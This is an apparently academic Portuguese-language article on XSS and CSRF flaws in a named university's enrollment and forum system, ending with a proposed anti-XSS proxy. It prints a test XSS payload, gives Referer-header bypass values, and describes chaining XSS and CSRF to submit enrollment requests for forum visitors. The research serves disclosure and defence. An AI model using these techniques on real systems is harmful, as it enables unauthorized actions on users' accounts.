Este apêndice apresenta um artigo sobre o trabalho desenvolvido, formatado seguindo as normas da Sociedade Brasileira de Computação.

Proteção de sites contra ataques XSS e CSRF: Estudo de caso com sistema da Universidade Federal de Santa Catarina

Artur Barichello[1], Roberto Willrich[2].

[1]Departamento de Informática e Estatística
Universidade Federal de Santa Catarina (UFSC)
Florianópolis - SC - Brazil

Abstract. *Injection and Broken Access Control attacks are the most frequent types of attacks committed against Web services. Vulnerabilities should always be on the attention of software developers and managers, who must understand how they work and their means of prevention. With society relying more and more on Web services, there is a greater concentration of sensitive data in the services provided by the network, which increases the severity of a potential data breach. With these factors in mind, the aim of this work is to review these vulnerabilities in the delimited scope and analyze the protective measures. In addition, a case study of legacy systems will be demonstrated. from the Federal University of Santa Catarina that are vulnerable to the studied attacks.*

Resumo. *Ataques do tipo Injeção e Broken Access Control são os tipos de ataques mais frequentes praticados contra serviços Web. Vulnerabilidades devem sempre estar na atenção de desenvolvedores e gerentes de software, que devem entender como funcionam e seus meios de prevenção. Com a sociedade dependendo cada vez mais de serviços Web há uma maior concentração de dados sensíveis nos serviços prestados pela rede o que aumenta a gravidade de um possível vazamento de dados. Tendo estes fatores em vista, o objetivo deste trabalho é fazer uma revisão destas vulnerabilidades no escopo delimitado e analisar as medidas protetivas. Além disso, será demonstrado um estudo de caso de sistemas legado da Universidade Federal de Santa Catarina que são vulneráveis aos ataques estudados.*

1. Introdução

Com o avanço da Internet, está cada vez mais comum o uso de sistemas Web para realizar tarefas do dia-a-dia. Só no Brasil, por exemplo, já são 83% dos domicílios que possuem algum tipo de acesso à rede e esse número tende a crescer [Cetic.br 2020]. Motivado por este percentual da população conectada, e o aumento da largura de banda das redes, cresce o número de serviços públicos e privados que são migrados para a Internet/Web, como serviços de entretenimento, bancários, de comércio. Ao mesmo tempo que a Web se torna cada vez mais indispensável para a população, estelionatários virtuais exploram as deficiências dos serviços da Web para aplicar golpes. Neste campo, o Brasil é o segundo maior alvo dos chamados *ciberataques*, superando 349 mil ataques em 2021 [R7.com 2022]. Sendo assim, é imprescindível manter a integridade e segurança dos dados que são compartilhados através deste meio.

Segundo a lista dos Top Ten 2021 da fundação Open Web Application Security Project® (OWASP) [Team 2021a], as 5 vulnerabilidades mais comuns em ataques web no

ano de 2021 pertencem às categorias de *Broken Access Control*, *Cryptographic Failures*, *Injection* e *Insecure Design* [Team 2021b]. Tais categorias têm em comum a vulnerabilidade explorada ser oriunda de falhas tecnológicas ou de design de projetos inadequados de sistemas Web. Neste projeto de conclusão de curso será dado maior ênfase às vulnerabilidades XSS (Cross-site Scripting) e CSRF (Cross-site request forgery) que pertencem às categorias Injection e Broken Access Control, respectivamente.

2. Fundamentação Teórica

Este capítulo apresenta uma introdução aos conceitos básicos necessários ao entendimento de como as vulnerabilidades da Web são exploradas e executadas. A primeira seção revisa conceitos sobre as tecnologias utilizadas no desenvolvimento de aplicações Web. Em seguida, são apresentados alguns conceitos gerais sobre Segurança na Internet/Web.

2.1. CORS (Cross-Origin Resource Sharing)

CORS é uma implementação feita pelos navegadores Web que impede que requisições feitas de um diferente domínio, sub-domínio, porta de rede ou protocolo sejam executadas a não ser por configuração explícita do servidor que recebe a requisição. Tal recurso aumenta o nível de segurança da Web como um todo impedindo que *scripts* inseridos em diversos sites possam enviar dados para domínios de terceiros.

Se a requisição não encaixa nas características descritas na Seção 2.2 ela exigirá a execução de uma requisição de pré-envio que será utilizado para validar a configuração CORS do servidor alvo. Uma requisição do tipo *preflight* é feita através do método HTTP `OPTIONS` e é feita automaticamente pelo browser. Seu objetivo é receber a resposta dos cabeçalhos HTTP de nome `Access-Control-Allow-Origin` e `Access-Control-Allow-Methods` que são utilizados pelo servidor para responder a lista de métodos e domínios de origem que são autorizados para comunicação. Caso um destes valores não sejam válidos com o da requisição original ela não é concluída e o navegador irá indicar um erro de configuração CORS, demonstrando que aquele domínio não é habilitado pelo servidor para concluir a comunicação.

2.2. Simple Requests

Dentro do conceito de CORS existem requests específicos que não exigem o processo de *pre-flight* descrito anteriormente. São chamados de *simple requests* as requisições feitas por um elemento HTTP `<form>` que segue as seguintes características:

- Inclui apenas os seguintes cabeçalhos modificados manualmente: `Accept`, `Accept-language`, `Content-Language`, `Content-Type` e `Range`.
- É feita através do método HTTP `GET`, `HEAD` ou `POST`.
- O conteúdo do cabeçalho `Content-Type` deve ser `application/x-www-form-urlencoded`, `multipart/form-data` ou `text/plain`.
- Nenhum objeto do tipo `ReadableStream` pode ser utilizado na requisição.
- Não é permitido o uso de *event listeners* em uma requisição feita através de `XMLHttpRequest`.

O motivo de existir esta exceção para esta categoria de requisições é o fato de que este envio de dados não apresenta vulnerabilidade para o servidor que o recebe. O envio de dados através de `<form>` precede o uso de outras tecnologias de envio pelo navegador Web, logo se assume que os servidores que recebem as requisições já tratam a *input* do usuário.

2.3. Caddy web server

Caddy (`https://caddyserver.com/`) é um exemplo de servidor web open-source desenvolvido pela empresa ZeroSSL [SSL 2022], seu objetivo é ser HTTPS por padrão e não necessita que o usuário configure a renovação de certificados de segurança. Todo o processo de criação e renovação de certificados TLS é feito automaticamente pela ferramenta.

Outros objetivos da ZeroSSL também incluem desenvolver uma ferramenta que seja fácil de configurar, seja modular para inserir comportamentos personalizados além de ter um processo de implantação fácil pois ela é distribuída como um binário compilado estaticamente que não depende de programas externos.

Sua configuração pode ser feita pela linha de comando ou mais comumente por um arquivo chamado `Caddyfile`, nele são inseridos configurações diversas como nomes de domínios além de diversas diretivas padrões [Caddy 2022] que permitem a configuração de comportamentos através da manipulação de elementos da URL.

2.3.1. XCaddy

Como parte da modularidade e expansibilidade do servidor Caddy a ZeroSSL também mantém a ferramenta XCaddy (`https://github.com/caddyserver/xcaddy`) que permite o desenvolvimento de plugins (também chamados de módulo) para personalizar comportamentos de diretivas ou até inserir novas diretivas com comportamento definido através de código da linguagem Go.

A ferramenta é necessária pois o servidor Web Caddy é distribuído como um único binário, logo para adicionar *plugins* a ferramenta recompila o código-fonte do servidor Web com o código de personalização embutido. O XCaddy será utilizado para o desenvolvimento da solução proposta do Capítulo 6.

3. Estudo de caso

Este capítulo apresenta um estudo de caso para demonstração da vulnerabilidade de sistemas *web* a ataques XSS e CSRF. O sistema selecionado para este estudo foi o Sistema CAGR da UFSC que é acessível via a URL `https://cagr.sistemas.ufsc.br/`.

3.1. Sistema CAGR

O CAGR é um sistema *web* utilizado pela UFSC para oferecer diversas funcionalidades para seus alunos de graduação e pós-graduação. Nele, os alunos da UFSC podem, dentre outros, acessar suas documentações, informações do currículo, grade de horários, e fórum para postagem de mensagem entre os alunos e professores.

O Fórum da Graduação é disponibilizado no CAGR através da URL forum.cagr.ufsc.br e possibilita que os alunos enviem mensagens para salas específicas de turmas em que está participando ou então para uma sala geral que incluem todos os alunos do curso de graduação. A Figura **??** apresenta a interface que o aluno utiliza para postagem de um novo tópico no Fórum. Para isto, ele deve adicionar textos nos campos `Título` e `Mensagem`. Opcionalmente, o aluno pode incluir anexos no novo tópico e notificar os alunos da mesma sala que um novo tópico foi criado.

3.2. Ataque XSS no Fórum da Graduação

Esta seção visa demonstrar a vulnerabilidade a ataques XSS do Fórum de Graduação do CAGR. Neste exemplo, será utilizado especificamente a página Web de inserção de novo tópico. Como o CAGR exige a autenticação do usuário para acesso à página de postagem de mensagens no Fórum de Graduação, o ataque XSS nesta página só pode ser enviado através de uma conta de usuário pertencente à um estudante da UFSC que será identificada no envio de um tópico no fórum de graduação.

3.2.1. Teste de vulnerabilidade da interface de submissão de tópicos

Dada a simplicidade da interface de submissão de tópicos no Fórum, o teste de vulnerabilidade a ataques XSS foi realizada manualmente, através da digitação do `script` 3.2.1 nos campos `Título` e `Mensagem`, e a subsequente submissão do novo tópico ao Fórum. Este `script` simplesmente abre um popup no browser do usuário ao visitar o tópico postado no sistema CAGR.

```
<script>alert("Teste XSS")</script>
```

XSS responsável por abrir uma janela de popup.

3.2.2. Resultados do testes e ilustração de vulnerabilidade

O teste manual de vulnerabilidade apresentado na Seção 3.2.1 constatou que:

- Campo **Título**: possui vulnerabilidade à ataques XSS, por não possuir tratamento (filtragem), o que possibilita ao atacante inserir um elemento na página Web do Tópico postado;
- Campo **Mensagem**: não é vulnerável a ataques XSS, o conteúdo em formato de script inserido neste campo é transformado em texto o que impede sua injeção como XSS.

Com base nestes resultados, é possível afirmar que o Fórum do CAGR é susceptível à ataques XSS através do campo `Título`, possibilitando a inserção de scripts maliciosos nesta página Web utilizando o campo `Título`.

Em uma análise inicial, pode-se erroneamente considerar que o campo `Título` não pode ser explorado para inserção de scripts maliciosos, devido à sua limitação de 255 caracteres, pois poderia limitar o tamanho do código que poderia ser embutido. Mas esta limitação não pode ser considerada como uma medida protetiva, pois ela pode ser

facilmente contornada. Uma forma de contornar esta limitação é dividir o XSS em duas partes:

1. **Código-fonte no campo Mensagem (payload)**: O script de payload que se deseja executar na página Web pode ser inserido no campo **Mensagem** que possui limite maior de caracteres e possibilita o uso de quebras de linha o que dispensa o uso de minificadores e obfuscadores de código para diminuir seu tamanho. Este script de payload deve ser precedido de uma string identificadora para facilitar a sua localização pelo XSS injetor que será inserido no título.
2. **XSS do campo Título (injetor)**: No campo **Título** pode ser inserido um script injetor, que será executado pelo browser quando o usuário acessar a postagem no Fórum do CAGR. O objetivo do script injetor é localizar e executar o script de payload inserido na etapa anterior através do DOM da página. O script injetor busca a string identificadora inserida anteriormente nos nodos HTML da página Web. Quando o elemento com o script de payload for identificado, o seu conteúdo é passado para a função `eval` que interpretará a string e executará o script de *payload*.

4. Ataque CSRF no pedido de matrícula do CAGR

Nesta seção será descrito o teste de vulnerabilidade do sistema CAGR a ataques CSRF, e demonstra como esta vulnerabilidade poderia ser explorada neste sistema. Também é apresentado uma revisão de como um pedido de matrícula é feito e o desenvolvimento de uma ferramenta para auxiliar os alunos a realizarem pedidos de matrícula a partir da vulnerabilidade CSRF encontrada.

4.1. Estrutura do pedido de matrícula

O pedido de matrícula é feito através do sistema CAGR pelo link `https://cagr.sistemas.ufsc.br/matricula/pedido` somente durante os períodos de matrículas estabelecidos no calendário acadêmico. O pedido é realizado através do envio de uma requisição POST que parte de um *form* que possui até 12 campos de dados a serem preenchidos pela interface web do CAGR. Estes dados foram separados em dois grupos: campos essenciais definidos na Tabela 1 e campos redundantes descritos na Tabela 2.

Campos como `codHorarios`, `aulas` e `tipos` mandam informações redundantes sobre a matéria que já deveriam estar presentes no servidor de matrícula através da base de dados de matérias disponíveis da universidade. Apesar de redundantes estes campos devem ser preenchidos com o mesmo número de elementos separados por # que outros campos como `nomes` e `turmas`. Nas demonstrações desenvolvidas durante esse trabalho foi feito o envio do caracter `0` separado por #, logo em uma requisição de 3 matérias os campos `codHorarios`, `aulas` e `tipos` ficam com o valor de `0#0#0#`.

4.2. Testes de vulnerabilidade CSRF

A vulnerabilidade CSRF pode ser testada de forma manual. Este teste se inicia identificando as requisições HTTP que podem estar vulneráveis e exportando seus parâmetros para um cliente HTTP externo. Para fazer a análise da requisição HTTP junto de seus dados foi utilizada a ferramenta de depuração de requisições presente em navegadores

Nome do campo	Descrição	Exemplo
`nomes`	String de códigos das disciplinas separados por #	`INE5403#INE5406`
`turmas`	String de códigos de turmas separados por #	`01208A#02208A`
`planoAtivo`	Índice do plano ativo que está sendo editado, o sistema suporta o envio de até 3 planos de matrícula	Índice entre 0 e 3
`copiarPlano`	(Opcional) Enviado para sinalizar ao servidor que o usuário deseja copiar o plano atual para um plano de índice presente neste valor	Índice entre 0 e 3
`cmd`	String que sinaliza qual comando o servidor deve realizar. Possui dois valores disponíveis, um para completar o pedido e outro para realizar a cópia de matérias entre planos solicitada pelo usuário	String "`Concluir Pedido`" ou "`troca`"

Nome do campo	Descrição
`formatura`	Campo já está presente na interface de matrícula porém seu valor não é validado pelo servidor
`matricula`	Campo redundante pois através da autorização seria possível obter a matrícula do aluno
`aulas`	Campo redundante, a ferramenta do CAGR envia inteiros separados por # que representam o número de créditos de cada matéria do pedido de matrícula
`codHorarios`	Campo redundante, normalmente abriga strings identificando que horário aquela matéria é ministrada
`tipos`	Campo redundante, normalmente envia um caracter que identifica se a matéria é obrigatória ou optativa
`hminMatricula`	Campo desnecessário pois o servidor deve possuir esta informação. **Pode ser burlado através da modificação da requisição**
`hmaxMatricula`	Campo desnecessário pois o servidor deve possuir esta informação. **Pode ser burlado através da modificação da requisição**

web modernos. Inicialmente a requisição é exportada para o formato cURL o que facilita a inspeção dos dados enviados e possibilita a importação por outras ferramentas como o Insomnia (`https://insomnia.rest/`). O uso de um cliente HTTP externo é necessário pelo fato de que navegadores web não permitem a modificação do campo *Referer* do cabeçalho das requisições HTTP. Por segurança, este valor é definido pelo navegador e não é possível modificá-lo através de *scripts* ou ferramentas de depuração.

A título de exemplo, foi realizado um teste de vulnerabilidade CSRF no formulário de pedido de matrícula, através do portal `https://cagr.sistemas.ufsc.br/matricula/pedido`. No caso, após ser realizado um pedido de matrícula através deste portal, a estrutura dos campos que são enviados pela requisição foi obtida através

das ferramentas de depuração do *browser*. Dentre as opções da ferramenta é possível modificar os parâmetros da requisição, realizar o reenvio ou até exportar para o formato `cURL`.

Através de testes manuais durante o período de matrícula foi possível validar que o atual sistema CAGR da UFSC é vulnerável a ataques CSRF. Utilizando o Insomnia foi possível modificar o *header* '*Referer*' e anotar os resultados das requisições conforme descrito na Tabela 3.

Como o único acesso ao servidor de matrícula é disponibilizado através desta URL foi realizada uma engenharia reversa que foi auxiliada pela função de 'Resend' fornecida pelo browser, ao alterar os parâmetros e observar a resposta do servidor foi possível teorizar sobre como os parâmetros são consumidos pela aplicação e qual seu papel no pedido final de matrícula.

Com a alteração dos valores dos campos da requisição HTTP de pedido de matrícula foi identificado que o servidor Web usado pelo sistema CAGR permite que requisições HTTP oriundas de origens diferentes das oficiais sejam aceitas. Assim, é possível executar um pedido de matrícula através de um outro site hospedado por terceiros conforme a ferramenta desenvolvida na Seção 5 demonstra.

Através destes testes manuais também foram identificadas vulnerabilidades que ferem as resoluções de matrícula da universidade:

- É possível que o aluno se matricule numa carga horária fora dos limites mínimos e máximos estabelecidos pelo currículo do curso, pois apesar dos valores serem validados pelo servidor os limites numéricos de mínimos e máximos são validados no lado do cliente Web.
- Na universidade algumas disciplinas são específicas de um curso e na primeira etapa de matrícula somente alunos daquele curso são autorizados a fazer um pedido de matrícula. Durante os testes manuais foi validado que é possível burlar este bloqueio de alunos de outros cursos. Tanto o pedido de matrícula quanto o resultado burlado de matrícula obtiveram sucesso já que não é feita uma validação no servidor sobre esta lógica.

4.3. Validação incorreta do campo 'Referer' pelo servidor

A validação incorreta do campo *Referer* pelo servidor do CAGR permite que o pedido de matrícula seja enviado através de outro website além do sistema de matrícula oficial da UFSC. Através de testes em semestres anteriores durante o período de matrícula foram encontradas inconsistências no tratamento deste valor conforme a tabela 3 demonstra.

Valor do header 'Referer'	Resposta do CAGR	Resposta esperada
`cagr.sistemas.ufsc.br`	Aceitação ✓	Aceitação ✓
`ufsc.br`	Aceitação ✓	Rejeição ✗
`sistemasufsc.br`	Aceitação ✓	Rejeição ✗
`sistemasufsc.br.barichello.me`	Aceitação ✓	Rejeição ✗
Sem valor	Aceitação ✓	Rejeição ✗
`beta.matrufsc.caravela.club`	Rejeição ✗	Rejeição ✗

Percebe-se que o tratamento é inconsistente pois o envio de valores com outros domínios é aceito pelo servidor ou até mesmo a omissão de valor no *header*. Pelos testes fica claro de que a validação do pertencimento dos valores ao domínio da universidade não está implementada corretamente.

Outro fato que permite que a *request* seja enviada por um outro domínio é o uso de um POST através do `form` HTML o que a faz se encaixar nos pré-requisitos de classificação de simple-request descritos em Simple Requests.

4.4. Exemplo de exploração de vulnerabilidade CSRF

Esta seção demonstra como a vulnerabilidade CSRF pode ser usada por sistema de terceiros para realização de matrícula.

A UFSC teve durante a sua história diversos simuladores de matrícula que foram desenvolvidos pela comunidade em resposta à limitações no sistema de matrícula desta universidade. O sistema atual possui uma interface de difícil uso, além de não permitir a combinação de horários em um determinado conjunto de turmas e disciplinas. A universidade também disponibiliza publicamente informações sobre as turmas antes do início do semestre o que permite que os dados sejam coletados por ferramentas para o uso em ferramentas externas.


O primeiro simulador de matrículas de uso geral pelos alunos foi o GRAMA, criado nos anos 2000 por um aluno de Engenharia de Produção. O simulador era tão popular que recebeu apoio oficial da UFSC sendo hospedado num domínio desta universidade. Em 2012 o GRAMA foi descontinuado.

No mesmo ano foi desenvolvida um novo simulador de matrícula por um aluno da Engenharia Elétrica uma alternativa ao GRAMA, chamado de CAPIM (Combinador Automático de Possibilidades Interativo de Matrícula), tal nome era dado ao repositório do front-end que era divulgado através do nome de **MatrUFSC**.

Em abril de 2014, o MatrUFSC passou a ser mantido pelo PET do curso de Ciência da Computação que continuou até o ano de 2019 onde sua manutenção foi transferida para o Caravela Hacker Club (`https://matrufsc.caravela.club`), um *hackerspace* atualmente sediado no INE. Depois de 11 anos de desenvolvimento e manutenção o MatrUFSC continua sendo utilizado para o planejamento de matrícula de diversos estudantes devido à sua praticidade e falta de atualizações no sistema CAGR.

O propósito do MatrUFSC é realizar combinações de diferentes matérias para que o aluno consiga planejar as aulas num horário que lhe agrade, fatores para a escolha de uma combinação específica incluem: distribuição dos horários ao longo da semana, proximidade de deslocamento entre salas de aula em horários adjacentes, entre outros. Como o sistema não possui integração com o CAGR sua atuação sempre foi de maneira paralela, logo após o planejamento do semestre é necessário inserir manualmente as turmas escolhidas no pedido de matrícula oficial da universidade.

Visando suprir esta necessidade dos alunos e ao mesmo tempo demonstrar a vulnerabilidade de CSRF demonstrada neste trabalho foi desenvolvido um *fork* do MatrUFSC chamado de **MatrUFSC Beta** que envia o pedido de matrícula após o planejamento. A demonstração reutiliza a interface gráfica do repositório original porém remove o suporte de múltiplos planos e a funcionalidade de sugerir diversas combinações de tur-



mas.

Quando o browser inicia a requisição de pedido de matrícula para o CAGR são incluídos os cookies daquele domínio apesar dela estar partindo de outra origem (que não é verificada pelo servidor), isso permite que o pedido seja enviado desde que o usuário já tenha logado previamente no sistema da universidade.

Logo os fatores que tornam o desenvolvimento de uma ferramenta externa de envio de pedidos de matrícula ao CAGR (como o MatrUFSC Beta) ser possível são:

1. O fato de que a matrícula é feita através de um POST proveniente de um `<form>` HTML que é caracterizado como um *simple request*, como descrito na Seção 2.2 requisições deste tipo são permitidas através de origens diferentes.
2. A existência da vulnerabilidade CSRF que através da checagem incorreta demonstrada na Tabela 3 permite que o cabeçalho *Referer* vazio seja aceito pelo servidor de matrícula.

5. Demonstrando vulnerabilidades a ataques XSS e CSRF contra o CAGR

É possível combinar as duas vulnerabilidades descritas anteriormente para criar um XSS que possui um *payload* que envia um pedido de matrícula assim que o aluno abre um tópico do fórum do CAGR. Foi desenvolvido um código para esta demonstração que submete um pedido de matrícula para duas matérias pré-definidas após o usuário abrir o tópico e clicar na imagem. Vale lembrar que a requisição só terá sucesso somente enquanto o período de matrícula estiver aberto.

O *payload* desta demonstração é composto por uma função chamada `button` que é responsável por injetar um `form` de matrícula com alguns campos já preenchidos. O HTML da página também é alterado através do XSS que adiciona uma tag `meta` responsável por prevenir o envio do header '*Referer*', o que possibilita o CSRF conforme descrito em capítulos anteriores. Após estas etapas é definida uma função chamada de `scrapeEnrollNumber` que será executada assim que o usuário visitante do fórum clicar na imagem, esta função obterá o número de matrícula de maneira similar à função `getMatricula` apresentada no código **??** e utilizada em **??**. Com a matrícula do usuário agora é possível preencher o campo `matriculaForm` e realizar a requisição POST do pedido de matrícula.

Da mesma forma que os exemplos demonstrados anteriormente, este XSS também esconde o texto do código que foi inserido no campo de *Mensagem* do fórum. É inserido em seu lugar uma imagem qualquer junto de um texto que descreve o que ocorre assim que a imagem for clicada, como o XSS requer o envio de uma mensagem em um tópico é possível identificar a conta que foi responsável pelo ataque assim como a data do envio.

Se o atacante tiver como objetivo atingir um número maior de pessoas seria possível fazer a requisição assim que um usuário carregar a página do tópico ao contrário de requerer um clique na imagem. O cenário de requerer ação do usuário foi escolhido por se tratar de uma demonstração e para evitar eventuais disrupções nos pedidos de matrículas de alunos do curso. Apesar disso o sistema CAGR avisa o aluno por *email* quando é feito um pedido de matrícula, além do mesmo poder ser corrigido quantas vezes for necessário até o fechamento do período de matrícula.

Vale notar também que apesar de a ferramenta desenvolvida na seção 4.4 ser útil para os alunos, nada impediria que um atacante use esta vulnerabilidade para inutilizar os serviços Web da universidade. Seria possível criar um site hospedado por terceiros que assim que acessado enviaria pedidos aleatórios de matrícula ou criaria um *spam* enviando tópicos em massa para o sistema de fórum da universidade. Tais ações inutilizariam o espaço criado para enviar notificações entre os alunos.

6. Proposta de solução


O proxy Web proposto, denominado aqui de Proxy Anti-XSS, pode ser utilizado como uma solução de segurança temporária para sistemas web legados até a sua manuteção definitiva, ou durante a fase de desenvolvimento de uma nova versão do sistema Web. Por exemplo, o Proxy Anti-XSS poderia ser usado como *proxy* Web do Fórum da Graduação do CAGR até sua correção ou então substituição por outra versão do sistema.

A solução proposta visa então ser útil em aplicações de código legado que tenham diversos pontos do mesmo site vulnerável, o software desenvolvido requer pouca configuração e busca evitar a necessidade de alterar o código da aplicação original que necessita de proteção.

6.1. Arquitetura do Proxy Anti-XSS

Para desenvolver este *proxy* será utilizada a ferramenta Caddy apresentada na Seção 2.3 junto do projeto criador de módulos XCaddy descrito na Seção 2.3.1. O Caddy web server será útil nesta solução proposta devido à sua fácil configuração e modularidade.

Para filtrar requisições destinadas à um serviço web sem alterar seu código original a solução proposta consiste em um servidor de *proxy* que seria customizado com um módulo para filtrar os campos e rotas desejadas. O *proxy* pode ser configurado para interceptar as requisições HTTP que originalmente seriam direcionadas ao sistema web legado a ser protegido. Com a configuração de campos e *endpoints* o módulo elimina a ocorrência de vulnerabilidades XSS através do filtro do conteúdo ou também através da rejeição da requisição HTTP por completo.



6.2. Instalação e Configuração da ferramenta

O módulo para o sevidor Caddy desenvolvido neste capítulo é embutido no binário final, ou seja, para utilizar a ferramenta é necessário recompilar o servidor Web escolhido. Esta tarefa é trivial através do uso da ferramenta XCaddy (`https://github.com/caddyserver/xcaddy`) que faz parte do mesmo time desenvolvedor do Caddy *web server*.

Após a instalação do XCaddy é necessário configurar a URL do sistema que será protegido, deve-se alterar o valor da variável REDIRECT_URL com o *path* da URL.

Após a configuração de URL o usuário deve gerar o binário da aplicação que pode ser movido ao servidor de hospedagem definitivo ou então rodar a aplicação em modo local para testes. Para gerar o binário usa-se o comando `sudo xcaddy build` enquanto que para rodar localmente o comando é `sudo xcaddy run`, ambos os comandos são independentes entre si, ou seja, não é necessário gerar um binário para executar a aplicação.

Como mencionado anteriormente o binário gerado é um servidor Caddy padrão porém com o módulo desenvolvido injetado, para iniciar o servidor é necessário um arquivo de configuração representado pelo arquivo de `Caddyfile`. A solução proposta inclui um arquivo `Caddyfile` de exemplo que será utilizado para configurar as rotas filtradas.

Um arquivo `Caddyfile` demonstra diversas diretivas definidas pelo servidor Caddy que juntas irão configurar o comportamento do servidor, o módulo desenvolvido como solução proposta apresenta uma diretiva nova chamada de `xss-filter` que possui a estrutura descrita na Tabela 4.

Nome do campo	Valor	Descrição
`behavior`	'*filter*' ou '*discard*'	Campo que determina o comportamento após a detecção de um possível XSS, a requisição pode ter seus dados filtrados para eliminar o mesmo ou então pode ser rejeitada por completo
`forms`	Lista de *strings*	Lista de strings com nomes dos campos de *form* que serão filtrados na requisição

A diretiva `xss-filter` deve ser combinada com as diretivas padrões do servidor para determinar quais *endpoints* serão filtrados, será usado como exemplo o *endpoint* `/escreverMensagem.jsf` de envio de mensagens ao fórum CAGR.

O campo de configuração `forms` da diretiva desenvolvida também aceita mais de um valor de *string*, assim seria possível configurar o módulo para proteger ao mesmo tempo diversos campos de entrada das requisições feitas à um serviço.

O código-fonte de protótipo presente no apêndice deste trabalho limita-se apenas à filtragem de entradas de usuário por *form-data* que são amplamente utilizados pela aplicação apresentada como estudo de caso. Apesar disto este protótipo poderia ser adaptado para abranger outras formas de transmissão de dados através da inserção de um novo campo de configuração na função `parseCaddyfileWithDispenser`.

Para validar a ferramenta os testes descritos em 3.2.1 foram repetidos com o Proxy anti-XSS hospedado localmente o que filtrou corretamente tentativas de envio de mensagens ao fórum. A solução proposta impede que o usuário insira o código injetor descritos na seção 3.2.2.

Através da modularidade a solução proposta atinge o seu objetivo de ser possível proteger várias entradas de dados de um website para mitigar os danos causados com um mínimo trabalho de manutenção. Idealmente após a configuração e uso da ferramenta os desenvolvedores do site a ser protegido devem trabalhar em soluções de correção das vulnerabilidades já que a ferramenta é proposta como uma solução temporária ao problema.

7. Considerações finais

Através deste trabalho desenvolvido fica claro que exite um amplo acesso de ferramentas maduras para mitigar a ocorrência de vulnerabilidades em sistemas Web, porém ainda é necessário cautela por parte do desenvolvedor que deve estar ciente de como estas vulnerabilidades ocorrem. Também é necessário estudo por parte dos programadores das maneiras diferentes de proteger os dados que são manipulados pelos sistemas desenvolvidos.

Apesar das vulnerabilidades encontradas não possuírem consequências gravíssimas conforme demonstrado na Seção 5 as vulnerabilidades podem ser combinadas para potencializar o dano causado. Sistemas federais como o utilizado no estudo de caso hospedam informações pessoais de milhares de alunos e devem seguir as diretrizes da Lei Geral de Proteção de Dados estabelecidas em capítulos anteriores.

7.1. Trabalhos futuros

Sistemas legados ainda que não recebam funcionalidades novas devem passar por uma manutenção contínua a fim de proteger o sistema contra novas vulnerabilidades. Ferramentas de criação de sistemas Web recebem atualizações continuamente que corrigem erros de implementação dos programadores além de falhas críticas presentes nos protocolos utilizados na Web.

O proxy anti-XSS descrito na Seção 6.1 é um protótipo que pode ser utilizado como solução temporária para os sistemas legados afetados. O desenvolvimento neste trabalho foi voltado para o tipo de transmissão de dados utilizado no CAGR, porém, o mesmo pode ser modificado para abranger qualquer sistema Web desde que sua entrada e transmissão de dados seja adaptada conforme o cenário.

Apesar da solução desenvolvida atingir seu objetivo, os responsáveis por um sistema vulnerável devem levar em consideração outros cenários assim que a falha for identificada. Cenários como a descontinuação do serviço afetado ou até mesmo sua total refatoração com tecnologias mais robustas e modernas podem ser mais atrativos em questão de manutenção à longo prazo.

8. Referências

References

[Caddy 2022] Caddy (2022). Caddy web server default directives. https://caddyserver.com/docs/caddyfile/directives. Acesso 20/11/2022.

